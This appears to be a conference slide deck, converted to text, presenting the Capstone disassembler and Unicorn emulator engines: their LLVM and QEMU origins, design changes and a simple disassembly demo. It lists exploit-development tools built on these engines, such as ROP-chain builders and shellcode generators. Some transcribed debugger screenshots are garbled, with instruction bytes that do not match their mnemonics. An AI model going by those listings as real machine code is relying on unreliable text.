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Bio

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### Almost Every Weekend

With VN Security since year 2009

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- > CTF player
  - > Weekend gamer



### Most of the time

Running zxandora.com project.

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- > Soon
  - > Very Soon
  - > Brand New Online Sandbox



### Once a year

Hack in The Box Crew

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- > Good friends
  - > CTF CTF and CTF

## About Me



- > 2008, Hack In The Box CTF Winner
- > 2010, Hack In The Box Speaker, Malaysia
- > 2012, Codegate Speaker, Korea
- > 2015, VXRL Speaker, Hong Kong
- > 2015, HITCON CTF, Prequal Top 10
- > 2016, Codegate CTF, Prequal Top 5
- > 2016, Qcon Speaker, Beijing
- > OSX, Local Privilege Escalation
- > Code commit for metasploit 3
- > GDB Bug hunting
- > Metasploit module
- > Linux Randomization Bypass
- > <http://www.github.com/xwings/tuya>
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## Introduction

### VN Security

- > Active CTF Player (CLGT)
- > Active speaker at conferences
  - > Blackhat USA
  - > Tetcon
  - > Hack In The Box
  - > Xcon
- > Our Tools
  - > PEDA
  - > Unicorn/ Capstone/ Keystone
  - > Xandora
  - > OllyDbg, Catcha!
  - > ROPEME
- > Nations
  - > Vietnamese
  - > Malaysian
  - > Singaporean

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- > Security Researcher
- > Active speaker at conferences
  - > Blackhat USA
  - > Syscan
  - > Hack In The Box
  - > Xcon
- > Research Topics
  - > Emulators
  - > Virtualization
  - > Binary Analysis
  - > Tools for Malware Analysis



## When gdb meets peda

### GDB

```
(gdb) disassemble
Dump of assembler code for function main:
0x00000000040058c <main+0>:  push   %rbp
0x00000000040058d <main+1>:  mov    %rsp,%rbp
0x000000000400590 <main+4>:  sub   $0x10,%rsp
0x000000000400594 <main+8>:  mov   $0x4,%edi
0x000000000400599 <main+13>: callq 0x4004a8 <.init+56>
0x00000000040059e <main+18>: mov   %rax,0xffffffffffffff0(%rbp)
0x0000000004005a2 <main+22>: movl  $0x0,0xffffffffffffffc(%rbp)
0x0000000004005a9 <main+29>: mov   0xffffffffffffffc(%rbp),%eax
0x0000000004005ac <main+32>: cltq
0x0000000004005ae <main+34>: shl   $0x2,%rax
0x0000000004005b2 <main+38>: mov   %rax,%rdx
0x0000000004005b5 <main+41>: add  0xffffffffffffff0(%rbp),%rdx
0x0000000004005b9 <main+45>: mov   0xffffffffffffffc(%rbp),%eax
0x0000000004005bc <main+48>: mov   %eax,(%rdx)
0x0000000004005be <main+50>: mov   0xffffffffffffffc(%rbp),%eax
0x0000000004005c1 <main+53>: cltq
0x0000000004005c3 <main+55>: shl   $0x2,%rax
0x0000000004005c7 <main+59>: add  0xffffffffffffff0(%rbp),%rax
0x0000000004005cb <main+63>: mov   (%rax),%edx
0x0000000004005cd <main+65>: mov   0xffffffffffffffc(%rbp),%esi
0x0000000004005d0 <main+68>: mov   $0x4006dc,%edi
0x0000000004005d5 <main+73>: mov   $0x0,%eax
0x0000000004005da <main+78>: callq 0x4004b8 <.init+72>
0x0000000004005df <main+83>: addl  $0x1,0xffffffffffffffc(%rbp)
0x0000000004005e3 <main+87>: jmp   0x4005a9 <main+29>
End of assembler dump.
(gdb) █
```

### PEDA

```
gdb-peda$ start
[-----registers-----]
EAX: 0xbffff7f4 --> 0xbffff916 ("/root/a.out")
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0xd5eeaa03
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xbffff748 --> 0xbffff7c8 --> 0x0
ESP: 0xbffff748 --> 0xbffff7c8 --> 0x0
EIP: 0x080483e7 (<main+3>: and esp,0xffffffff)
EFLAGS: 0x200246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x080483e3 <frame_dummy+35>: nop
0x080483e4 <main>: push  ebp
0x080483e5 <main+1>: mov   ebp,esp
=> 0x080483e7 <main+3>: and   esp,0xffffffff
0x080483ea <main+6>: sub   esp,0x110
0x080483f0 <main+12>: mov   eax,DWORD PTR [ebp+0xc]
0x080483f3 <main+15>: add   eax,0x4
0x080483f6 <main+18>: mov   eax,DWORD PTR [eax]
[-----stack-----]
0000| 0xbffff748 --> 0xbffff7c8 --> 0x0
0004| 0xbffff74c --> 0xb7e8cbd6 (<_libc_start_main+230>: mov  DWORD PTR [e
0008| 0xbffff750 --> 0x1
0012| 0xbffff754 --> 0xbffff7f4 --> 0xbffff916 ("/root/a.out")
0016| 0xbffff758 --> 0xbffff7fc --> 0xbffff922 ("SHELL=/bin/bash")
0020| 0xbffff75c --> 0xb7fe1858 --> 0xb7e76000 --> 0x464c457f
0024| 0xbffff760 --> 0xbffff7b0 --> 0x0
0028| 0xbffff764 --> 0xffffffff
[-----]
Legend: code, data, rodata, value

Temporary breakpoint 1, 0x080483e7 in main ()
gdb-peda$ █
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What Are These Things

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
## What Is Disassembler



- From binary to assembly code
- Core part of all binary analysis/ reverse engineering / debugger and exploit development
- Disassembly framework (engine/library) is a lower layer in stack of architecture

### Example

- 01D8 = ADD EAX,EBX (x86)
- 1169 = STR R1,[R2] (ARM's Thumb)





## What Is Emulator

- Software only CPU Emulator
- Core focus on CPU operations.
- Design with no machine devices
- Safe emulation environment
- Where else can we see CPU emulator. Yes, Antivirus

### Example

- 01D1 = add eax,ebx (x86)
  - Load eax & ebx register
  - Add value of eax & ebx then copy the result to eax
  - Update flag OF, SF, ZF, AF, CF, PF accordingly

Binary  
Analysis

Debugger

Exploit Development

Disassembler  
Engine

CPU  
Emulator Engine

Assembler  
Engine

## What Is Assembler



- From assembly to machine code
- Support high level concepts such as macro, functions and etc.
- Dynamic machine code generation

### Example

- `ADD EAX,EBX = 01D8` (x86)
- `STR R1,[R2] = 1169` (ARM's Thumb)

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Where are we currently

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## Showcase



- > CEigma
- > Unicorn
- > CEbot
- > Camal
- > Radare2
- > Pyew
- > WinAppDbg
- > PowerSploit
- > MachOview
- > RopShell
- > ROPgadget
- > Frida
- > The-Backdoor-Factory
- > Cuckoo
- > Cerbero Profiler
- > CryptoShark
- > Ropper
- > Snowman
- > X86dbg
- > Concolica
- > Memtools Vita
- > BARF
- > rp++
- > Binwalk
- > MPRESS dumper
- > Xipiter Toolkit
- > Sonare
- > PyDA
- > Qira
- > Recall
- > Inficere
- > Pwntools
- > Bokken
- > Webkitties
- > Malware\_config\_parsers
- > Nightmare
- > Catfish
- > JSOS-Module-Dump
- > Vitasploit
- > PowerShellArsenal
- > PyReil
- > ARMSCGen
- > Shwass
- > Nrop
- > lldb-capstone-arm
- > Capstone-js
- > ELF Unstrip Tool
- > Binjitsu
- > Rop-tool
- > JitAsm
- > OllyCapstone
- > PackerId
- > Volatility Plugins
- > Pwndbg
- > Lisa.py
- > Many Other More



- > UniDOS: Microsoft DOS emulator.
- > Radare2: Unix-like reverse engineering framework and commandline tools.
- > Usercorn: User-space system emulator.
- > Unicorn-decoder: A shellcode decoder that can dump self-modifying-code.
- > Univm: A plugin for x64dbg for x86 emulation.
- > PyAna: Analyzing Windows shellcode.
- > GEF: GDB Enhanced Features.
- > Pwndbg: A Python plugin of GDB to assist exploit development.
- > Eli.Decode: Decode obfuscated shellcodes.
- > IdaEmu: an IDA Pro Plugin for code emulation.
- > Roper: build ROP-chain attacks on a target binary using genetic algorithms.
- > Sk3wIDbg: A plugin for IDA Pro for machine code emulation.
- > Angr: A framework for static & dynamic concolic (symbolic) analysis.
- > Cemu: Cheap EMUlator based on Keystone and Unicorn engines.
- > ROPMEMU: Analyze ROP-based exploitation.
- > BroIDS\_Unicorn: Plugin to detect shellcode on Bro IDS with Unicorn.
- > UniAna: Analysis PE file or Shellcode (Only Windows x86).
- > ARMSCGen: ARM Shellcode Generator.
- > TinyAntivirus: Open source Antivirus engine designed for detecting & disinfecting polymorphic virus.
- > Patchkit: A powerful binary patching toolkit.



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- > GEF: GDB Enhanced Features.
- > Ropper: Rop gadget and binary information tool.
- > Cemu: Cheap EMUlator based on Keystone and Unicorn engines.
- > Pwnypack: Certified Edible Dinosaurs official CTF toolkit.
- > Keystone.JS: Emscripten-port of Keystone for JavaScript.
- > Unicorn: Versatile kernel+system+userspace emulator.
- > x64dbg: An open-source x64/x32 debugger for windows.
- > Liberation: a next generation code injection library for iOS cheaters everywhere.
- > Strongdb: GDB plugin for Android debugging.
- > AssemblyBot: Telegram bot for assembling and disassembling on-the-go.
- > demovfuscator: Deobfuscator for movfused binaries.
- > Dash: A simple web based tool for working with assembly language.
- > ARMSCGen: ARM Shellcode Generator.
- > Asm\_Ops: Assembler for IDA Pro (IDA Plugin).
- > Binch: A lightweight ELF binary patch tool.
- > Metame: Metamorphic code engine for arbitrary executables.
- > Patchkit: A powerful binary patching toolkit.
- > Pymetamorph: Metamorphic engine in Python for Windows executables.



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
## Born of The Trinity

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## Fundamental Frameworks for Reversing

- Components for a complete RE framework
- Interchange between assembler and disassembler
- A full CPU emulator always help when comes with obfuscated code



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# Capstone Engine

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## What's Wrong with Current Disassembler

Features	Distorm3	BeaEngine	Udis86	Libopcode
X86 Arm	✓ X	✓ X	✓ X	✓ ✓ <sup>1</sup>
Linux Windows	✓ ✓	✓ ✓	✓ ✓	✓ X
Python Ruby bindings	✓ X <sup>2</sup>	✓ X	✓ X	✓ X
Update	X	?	X	X
License	GPL	LGPL3	BSD	GPL

- Nothing works even up until 2013 (First release of Capstone Engine)
- Looks like no one take charge
- Industry stays in the dark side



## What do we need ?

- › Multiple archs: x86, ARM+ ARM64 + Mips + PPC and more
- › Multiple platform: Windows, Linux, OSX and more
- › Multiple binding: Python, Ruby, Java, C# and more



- › Clean, simple, intuitive & architecture-neutral API
- › Provide break-down details on instructions
- › Friendly license: Not GPL



## Lots of Work !

- › Multiple archs: x86, ARM
- › Actively maintained & update within latest arch's change
- › Multiple platform: Windows, Linux
- › Understanding opcode, Intel x86 it self with 1500++ documented instructions



- › Support python and ruby as binding languages
- › Single man show
- › Target finish within 12 months



## A Good Disassembler

- › Multiple archs: x86, ARM
- › Actively maintained & update within latest arch's change
- › Multiple platform: Windows, Linux



- › Support python and ruby as binding languages
- › Friendly license: BSD
- › Easy to setup




## Not Reinventing the Wheel

### Why LLVM?



- Widely used language-agnostic compiler




- Open source project compiler
- Sets of modules for machine code representing, compiling, optimizing
- Backed by many major players: AMD, Apple, Google, Intel, IBM, ARM, Imgtec, Nvidia, Qualcomm, Samsung, etc
- Incredibly huge (compiler) community around.






## Fork from LLVM



- Multiple architectures ready
- In-disassembler (MC module)
  - Only, Only and Only build for LLVM
  - actively maintained by the original vendor from the arch building company (eg, x86 from intel)
- Very actively maintained & updated by a huge community

## Are We Done



### Issues

- > Cannot just reuse MC as-is without huge efforts.
  - > LLVM code is in C++, but we want C code.
  - > Code mixed like spaghetti with lots of LLVM layers, not easy to take out
  - > Need to build instruction breakdown-details ourselves.
  - > Expose semantics to the API.
  - > Not designed to be thread-safe.
  - > Poor Windows support.
- > Need to build all bindings ourselves.
- > Keep up with upstream code once forking LLVM to maintain ourselves.

### Solutions

- > Fork LLVM but must remove everything we do not need
- > Replicated LLVM's MC
  - > Build around MC and not changing MC
  - > Replace C++ with C
- > Extend LLVM's MC
  - > Isolate some global variable to make sure thread-safe
- > Semantics information from TD file from LLVM
- > cs\_inn structure
  - > Keep all information and group nicely
  - > Make sure API are arch-independent



## Capstone is not LLVM

### More Superiors

- > Zero dependency
- > Compact in size
- > More than assembly code
- > Thread-safe design
- > Able to embed into restricted firmware OS/ Environments
- > Malware resistance (x86)
- > Optimized for reverse engineers
- > More hardware mode supported:- Big-Endian for ARM and ARM64
- > More Instructions supported: 3DNow (x86)

### More Robust

- > Cannot always rely on LLVM to fix bugs
  - > Disassembler is still conferred seconds-class LLVM, especially if does not affect code generation
  - > May refuse to fix bugs if LLVM backed does not generate them (tricky x86 code)
- > But handle all corner case properly is Capstone first priority
  - > Handle all x86 malware ticks we aware of
  - > LLVM could not care less



## Demo

```
1 /* test1.c */
2
3 #include <stdio.h>
4 #include <inttypes.h>
5
6 #include <capstone/capstone.h>
7
8 #define CODE "\x55\x48\x8b\x05\xb8\x13\x00\x00"
9
10 int main(void)
11 {
12     csh handle;
13     cs_insn *insn;
14     size_t count;
15
16     if (cs_open(CS_ARCH_X86, CS_MODE_64, &handle) != CS_ERR_OK)
17         return -1;
18     count = cs_disasm(handle, CODE, sizeof(CODE)-1, 0x1000, 0, &insn);
19     if (count > 0) {
20         size_t j;
21         for (j = 0; j < count; j++) {
22             printf("0x%\"PRIx64\":\t%s\t\t%s\n", insn[j].address, insn[j].mnemonic,
23                 insn[j].op_str);
24         }
25
26         cs_free(insn, count);
27     } else
28         printf("ERROR: Failed to disassemble given code!\n");
29
30     cs_close(&handle);
31
32     return 0;
33 }
```

```
1 # test1.py
2 from capstone import *
3
4 CODE = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"
5
6 md = Cs(CS_ARCH_X86, CS_MODE_64)
7 for i in md.disasm(CODE, 0x1000):
8     print("0x%x:\t%s\t%s" % (i.address, i.mnemonic, i.op_str))
```

```
$ make
cc -c test1.c -o test1.o
cc test1.o -O3 -Wall -lcapstone -o test1

$ ./test1
0x1000: push        rbp
0x1001: mov         rax, qword ptr [rip + 0x13b8]
```

```
$ python test1.py

0x1000: push        rbp
0x1001: mov         rax, qword ptr [rip + 0x13b8]
```

# Showcase: x64dbg



File Explorer window showing the file system structure for x32:

- db
- platforms
- plugins
- capstone.dll (highlighted)
- dbghelp.dll
- DeviceNameResolver.dll
- jansson.dll
- keystone.dll
- t4.dll
- nsvcp120.dll

x32dbg - File: I\_am\_happy\_you\_are\_to\_playing\_the\_flareon\_challenge.exe - PID: 84C - Module: I\_am\_happy\_you\_are\_to\_playing\_the\_flareon\_challenge.exe - Thread: 850

Registers: EIP: 00401000

Disassembly (Address | Comment):

Address	Comment
00401000	59 85 mov ebp,esp
00401003	83 EC 30 sub esp,10
00401006	68 45 70 mov dword ptr ss:[ebp-10],eax
00401009	6A F6 push FFFFFFFF
0040100B	CALL dword ptr ds:[<writeStdHandles>]
00401011	89 45 F4 mov dword ptr ss:[ebp-C],eax
00401014	6A F5 push FFFFFFFF
00401016	CALL dword ptr ds:[<writeStdHandles>]
0040101C	89 45 F8 mov dword ptr ss:[ebp-8],eax
0040101F	6A 00 push 0
00401021	80 45 FC lea eax,dword ptr ss:[ebp-4]
00401024	50 push eax
00401025	6A 2A push 2A
00401027	push I_am_happy_you_are_to_playing_the...
0040102C	FF 75 F8 push dword ptr ss:[ebp-8]
0040102F	CALL dword ptr ds:[<writeStdHandles>]
00401035	6A 00 push 0
00401037	80 45 FC lea eax,dword ptr ss:[ebp-4]
0040103A	50 push eax
0040103B	6A 32 push 32
0040103D	push I_am_happy_you_are_to_playing_the...
00401042	FF 75 F4 push dword ptr ss:[ebp-C]
00401045	CALL dword ptr ds:[<writeStdHandles>]
00401048	31 C9 xor ecx,ecx
0040104D	8A 81 58 21 40 00 mov al,byte ptr ds:[ecx+402158]
00401053	34 D0 xor al,al
00401055	3A 81 40 21 40 00 cmp al,byte ptr ds:[ecx+402140]
0040105B	JMP I_am_happy_you_are_to_playing_the...
0040105D	41 inc ecx
0040105E	inc ecx
00401062	cmp ecx,15
00401061	JMP I_am_happy_you_are_to_playing_the...
00401066	50 push 0
00401068	80 45 FC lea eax,dword ptr ss:[ebp-4]
0040106B	50 push eax
0040106D	6A 12 push 12
0040106F	push I_am_happy_you_are_to_playing_the...
00401074	FF 75 F8 push dword ptr ss:[ebp-8]
00401077	CALL dword ptr ds:[<writeStdHandles>]
00401079	JMP I_am_happy_you_are_to_playing_the...
0040107B	6A 00 push 0
0040107D	80 45 FC lea eax,dword ptr ss:[ebp-4]
00401080	50 push eax
00401081	6A 12 push 12
00401083	push I_am_happy_you_are_to_playing_the...
00401088	FF 75 F8 push dword ptr ss:[ebp-8]
0040108B	CALL dword ptr ds:[<writeStdHandles>]
00401091	89 4C mov ecx,ebp
00401093	5D pop ebp
00401094	C3 ret
00401095	00 00 add byte ptr ds:[eax],al

Registers:

- EAX: 779E5E54 <kernel32.BaseThreadInitThunk>
- EAX: 77FD3000
- EAX: 00000000
- EDX: 00401000 <I\_am\_happy\_you\_are\_to\_playing\_the\_flareon\_challenge.exe>
- ESP: 0012FF94
- ESI: 0012FF8C
- EDI: 00000000
- EIP: 00401000 <I\_am\_happy\_you\_are\_to\_playing\_the\_flareon\_challenge.exe>
- FLAGS: 00000246
- ZF: 1 PF: 1 AF: 0 OF: 0 SF: 0 DF: 0 CF: 0 TF: 0 IF: 1
- LastErrOr: 00000000 (ERROR\_SUCCESS)
- GS: 0000 FS: 0038 ES: 0023 DS: 0023 CS: 0016 SS: 0023

Stack:

- x87F0: 0000000000000000 ST0 Empty 0.00000000000000000
- x87F1: 0000000000000000 ST1 Empty 0.00000000000000000
- x87F2: 0000000000000000 ST2 Empty 0.00000000000000000
- x87F3: 0000000000000000 ST3 Empty 0.00000000000000000
- x87F4: 0000000000000000 ST4 Empty 0.00000000000000000
- x87F5: 0000000000000000 ST5 Empty 0.00000000000000000
- x87F6: 0000000000000000 ST6 Empty 0.00000000000000000
- x87F7: 0000000000000000 ST7 Empty 0.00000000000000000

Registers:

- x87Tagword: FFFF
- x87T\_W\_0: 3 (Empty)
- x87T\_W\_1: 3 (Empty)
- x87T\_W\_2: 3 (Empty)
- x87T\_W\_3: 3 (Empty)
- x87T\_W\_4: 3 (Empty)
- x87T\_W\_5: 3 (Empty)
- x87T\_W\_6: 3 (Empty)
- x87T\_W\_7: 3 (Empty)

Registers:

- x87StatusWord: 0000
- x87SW\_0: x87SW\_C0
- x87SW\_1: x87SW\_C1
- x87SW\_2: x87SW\_C2
- x87SW\_3: x87SW\_3R
- x87SW\_4: x87SW\_P
- x87SW\_5: x87SW\_S
- x87SW\_6: x87SW\_Z
- x87SW\_7: 0

Registers:

- [esp+4]: 77FD3000
- [esp+8]: 0012FFD4
- [esp+C]: 77C5A83 ntdll!77C5A83
- [esp+10]: 77FD3000
- [esp+14]: 77DA9AEE

Registers:

- 0012FF8C: 779E5E5C return to kernel32.779E5E5C from ???
- 0012FF94: 77FD3000
- 0012FF98: 77C5A83 return to ntdll.77C5A83 from ???
- 0012FFA4: 77FD3000
- 0012FFA8: 00000000
- 0012FFB4: 77FD3000
- 0012FFB8: 00000000
- 0012FFC4: 77C5A86 return to ntdll.77C5A86 from ntdll.77C5A86
- 0012FFD4: 77FD3000
- 0012FFD8: 00000000
- 0012FFE4: 77FD3000
- 0012FFEC: 00000000

Command: [Empty]

Status Bar: [Empty]

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# Unicorn Engine

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## What's Wrong with Current Emulator

Features	libemu	PyEmu	IDA-x86emu	libCPU
Multi-arch	X	X	X	X <sup>1</sup>
Updated	X	X	X	X
Independent	X <sup>2</sup>	X <sup>3</sup>	X <sup>4</sup>	✓
JIT	X	X	X	✓

- › Nothing works even up until 2015 (First release of Unicorn Engine)
- › Limited bindings
- › Limited functions, limited architecture



## What Do We Need ?

Features	libemu	PyEmu	IDA-x86emu	libCPU	Unicorn
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Independent	X	X	X	✓	✓
JIT	X	X	X	✓	✓

- Multiple archs: x86, x86\_64, ARM+ ARM64 + Mips + PPC
- Multiple platform: Windows, Linux, OSX, Android and more
- Multiple binding: Python, Ruby, Java, C# and more



- Pure C implementation
- Latest and updated architecture
- With JIT compiler technique
- Instrumentation eg. F7, F8





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## A Good Emulator

- › Multiple archs: x86, x86\_64, ARM, ARM64, Mips and more
- › Actively maintained & update within latest arch's change
- › Multiple platform: Windows, Linux, OSX, Android and more




- › Code in pure C
- › Support python and ruby as binding languages
- › JIT compiler technique
- › Instrumentation at various level
  - › Single step
  - › Instruction
  - › Memory Access



## Not Reinventing the Wheel




# QEMU



- Open source project on system emulator
- Very huge community and highly active
- Multiple architecture: x86, ARM, ARM64, Mips, PowerPC, Sparc, etc (18 architectures)
- Multiple platform: \*nix and Windows



## Fork from QEMU



- Support all kind of architectures and very updated
- Already implemented in pure C, so easy to implement Unicorn core on top
- Already supported JIT in CPU emulation, optimization on of of JIT
- Are we done ?



## Are We Done

### Issues 1

- > Not just emulate CPU, but also device models & ROM/BIOS to fully emulate physical machines
- > Qemu codebase is huge and mixed like spaghetti
- > Difficult to read, as contributed by many different people

### Solutions

- > Keep only CPU emulation code & remove everything else (devices, ROM/BIOS, migration, etc)
- > Keep supported subsystems like Qobject, Qom
- > Rewrites some components but keep CPU emulation code intact (so easy to sync with Qemu in future)

### Issues 2

- > Set of emulators for individual architecture
  - > Independently built at compile time
  - > All archs code share a lot of internal data structures and global variables
- > Unicorn wants a single emulator that supports all archs

### Solutions

- > Isolated common variables & structures
  - > Ensured thread-safe by design
- > Refactored to allow multiple instances of Unicorn at the same time Modified the build system to support multiple archs on demand



## Are We Done

### Issues 3

- > Instrumentation for static compilation only
- > JIT optimizes for performance with lots of fast-path tricks, making code instrumenting extremely hard

### Solutions

- > Build dynamic fine-grained instrumentation layer from scratch Support various levels of instrumentation
  - > Single-step or on particular instruction (TCG level)
  - > Instrumentation of memory accesses (TLB level)
  - > Dynamically read and write register
  - > Handle exception, interrupt, syscall (arch-level) through user provided callback.

### Issues 4


- > Objects is open (malloc) without closing (freeing) properly everywhere
- > Fine for a tool, but unacceptable for a framework

### Solutions

- > Find and fix all the memory leak issues
- > Refactor various subsystems to keep track and cleanup dangling pointers



## Unicorn Engine is not QEMU



- › Independent framework
- › Much more compact in size, lightweight in memory
- › Thread-safe with multiple architectures supported in a single binary Provide interface for dynamic instrumentation
- › More resistant to exploitation (more secure)
  - › CPU emulation component is never exploited!
  - › Easy to test and fuzz as an API.

# Demo



```
1 #include <unicorn/unicorn.h>
2
3 // code to be emulated
